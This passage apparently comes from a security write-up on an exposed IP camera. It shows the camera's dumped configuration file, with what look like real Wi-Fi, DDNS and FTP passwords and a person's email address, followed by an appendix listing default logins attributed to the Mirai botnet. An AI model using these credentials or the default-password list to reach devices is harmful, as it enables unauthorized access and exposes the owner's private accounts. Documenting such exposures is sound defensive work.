var user1_pri=2;  
var user2_name='';  
var user2_pwd='';  
var user2_pri=0;  
var user3_name='';  
var user3_pwd='';  
var user3_pri=0;  
var user4_name='';  
var user4_pwd='';  
var user4_pri=0;  
var user5_name='';  
var user5_pwd='';  
var user5_pri=0;  
var user6_name='';  
var user6_pwd='';  
var user6_pri=0;  
var user7_name='';  
var user7_pwd='';  
var user7_pri=0;  
var user8_name='';  
var user8_pwd='';  
var user8_pri=0;  
var dev2_alias='';  
var dev2_host='';  
var dev2_port=0;  
var dev2_user='';  
var dev2_pwd='';
```

```
var dev3_alias="";
var dev3_host="";
var dev3_port=0;
var dev3_user="";
var dev3_pwd="";
var dev4_alias="";
var dev4_host="";
var dev4_port=0;
var dev4_user="";
var dev4_pwd="";
var dev5_alias="";
var dev5_host="";
var dev5_port=0;
var dev5_user="";
var dev5_pwd="";
var dev6_alias="";
var dev6_host="";
var dev6_port=0;
var dev6_user="";
var dev6_pwd="";
var dev7_alias="";
var dev7_host="";
var dev7_port=0;
var dev7_user="";
var dev7_pwd="";
var dev8_alias="";
var dev8_host="";
var dev8_port=0;
var dev8_user="";
var dev8_pwd="";
var dev9_alias="";
var dev9_host="";
var dev9_port=0;
var dev9_user="";
var dev9_pwd="";
var ip='10.0.0.194';
var mask='255.255.255.0';
var gateway='10.0.0.1';
var dns='75.75.75.75';
var dhcp_vendor="";
var port=8080;
var wifi_enable=1;
```

```
var wifi_ssid='Surveillance-Van-24';
var wifi_encrypt=4;
var wifi_defkey=0;
var wifi_key1="";
var wifi_key2="";
var wifi_key3="";
var wifi_key4="";
var wifi_authtype=0;
var wifi_keyformat=0;
var wifi_key1_bits=0;
var wifi_key2_bits=0;
var wifi_key3_bits=0;
var wifi_key4_bits=0;
var wifi_mode=0;
var wifi_wpa_psk='dhspa89x';
var wifi_country=1;
var pppoe_enable=0;
var pppoe_user="";
var pppoe_pwd="";
var upnp_enable=0;
var ddns_service=17;
var ddns_user='dallaswright';
var ddns_pwd='dhs9172x';
var ddns_host='csc844.ddns.net';
var ddns_proxy_svr="";
var ddns_proxy_port=0;
var mail_svr="";
var mail_port=0;
var mail_tls=0;
var mail_user="";
var mail_pwd="";
var mail_sender="";
var mail_receiver1="";
var mail_receiver2="";
var mail_receiver3="";
var mail_receiver4="";
var mail_inet_ip=0;
var ftp_svr='ftp.drivehq.com';
var ftp_port=21;
var ftp_user='dallaswright@hotmail.com';
var ftp_pwd='dhs9172x';
var ftp_dir='';
```

```
var ftp_mode=0;
var ftp_retain=0;
var ftp_upload_interval=0;
var ftp_filename="";
var ftp_numberoffiles=0;
var ftp_schedule_enable=0;
var ftp_schedule_sun_0=0;
var ftp_schedule_sun_1=0;
var ftp_schedule_sun_2=0;
var ftp_schedule_mon_0=0;
var ftp_schedule_mon_1=0;
var ftp_schedule_mon_2=0;
var ftp_schedule_tue_0=0;
var ftp_schedule_tue_1=0;
var ftp_schedule_tue_2=0;
var ftp_schedule_wed_0=0;
var ftp_schedule_wed_1=0;
var ftp_schedule_wed_2=0;
var ftp_schedule_thu_0=0;
var ftp_schedule_thu_1=0;
var ftp_schedule_thu_2=0;
var ftp_schedule_fri_0=0;
var ftp_schedule_fri_1=0;
var ftp_schedule_fri_2=0;
var ftp_schedule_sat_0=0;
var ftp_schedule_sat_1=0;
var ftp_schedule_sat_2=0;
var alarm_motion_armed=0;
var alarm_motion_sensitivity=5;
var alarm_motion_compensation=0;
var alarm_input_armed=1;
var alarm_inin_level=1;
var alarm_sounddetect_armed=0;
var alarm_sounddetect_sensitivity=5;
var alarm_iolinkage=0;
var alarm_preset=0;
var alarm_iout_level=1;
var alarm_mail=0;
var alarm_upload_interval=0;
var alarm_http=0;
var alarm_msn=0;
var alarm_http_url='';
```

```
var alarm_schedule_enable=0;  
var alarm_schedule_sun_0=0;  
var alarm_schedule_sun_1=0;  
var alarm_schedule_sun_2=0;  
var alarm_schedule_mon_0=0;  
var alarm_schedule_mon_1=0;  
var alarm_schedule_mon_2=0;  
var alarm_schedule_tue_0=0;  
var alarm_schedule_tue_1=0;  
var alarm_schedule_tue_2=0;  
var alarm_schedule_wed_0=0;  
var alarm_schedule_wed_1=0;  
var alarm_schedule_wed_2=0;  
var alarm_schedule_thu_0=0;  
var alarm_schedule_thu_1=0;  
var alarm_schedule_thu_2=0;  
var alarm_schedule_fri_0=0;  
var alarm_schedule_fri_1=0;  
var alarm_schedule_fri_2=0;  
var alarm_schedule_sat_0=0;  
var alarm_schedule_sat_1=0;  
var alarm_schedule_sat_2=0;  
var decoder_baud=12;  
var msn_user='
```

## Appendix F – Marai Attack User IDs and Passwords Modified

### User IDs

xc3511

vizxv

admin

ADMIN

888888

xmhdipc

default

juantech

123456

54321

support

password

drowssap

root

12345

user

pass

admin1234

1111

smcadmin

666666

1234

lkv123

ubnt

7ujMko0vizxv

### **Passwords**

root

admin

support

Administrator

ADMIN

ROOT

SUPPORT

ADMINISTRATOR

administrator

service

supervisor

guest

admin1

666666

888888

ubnt

tech

mother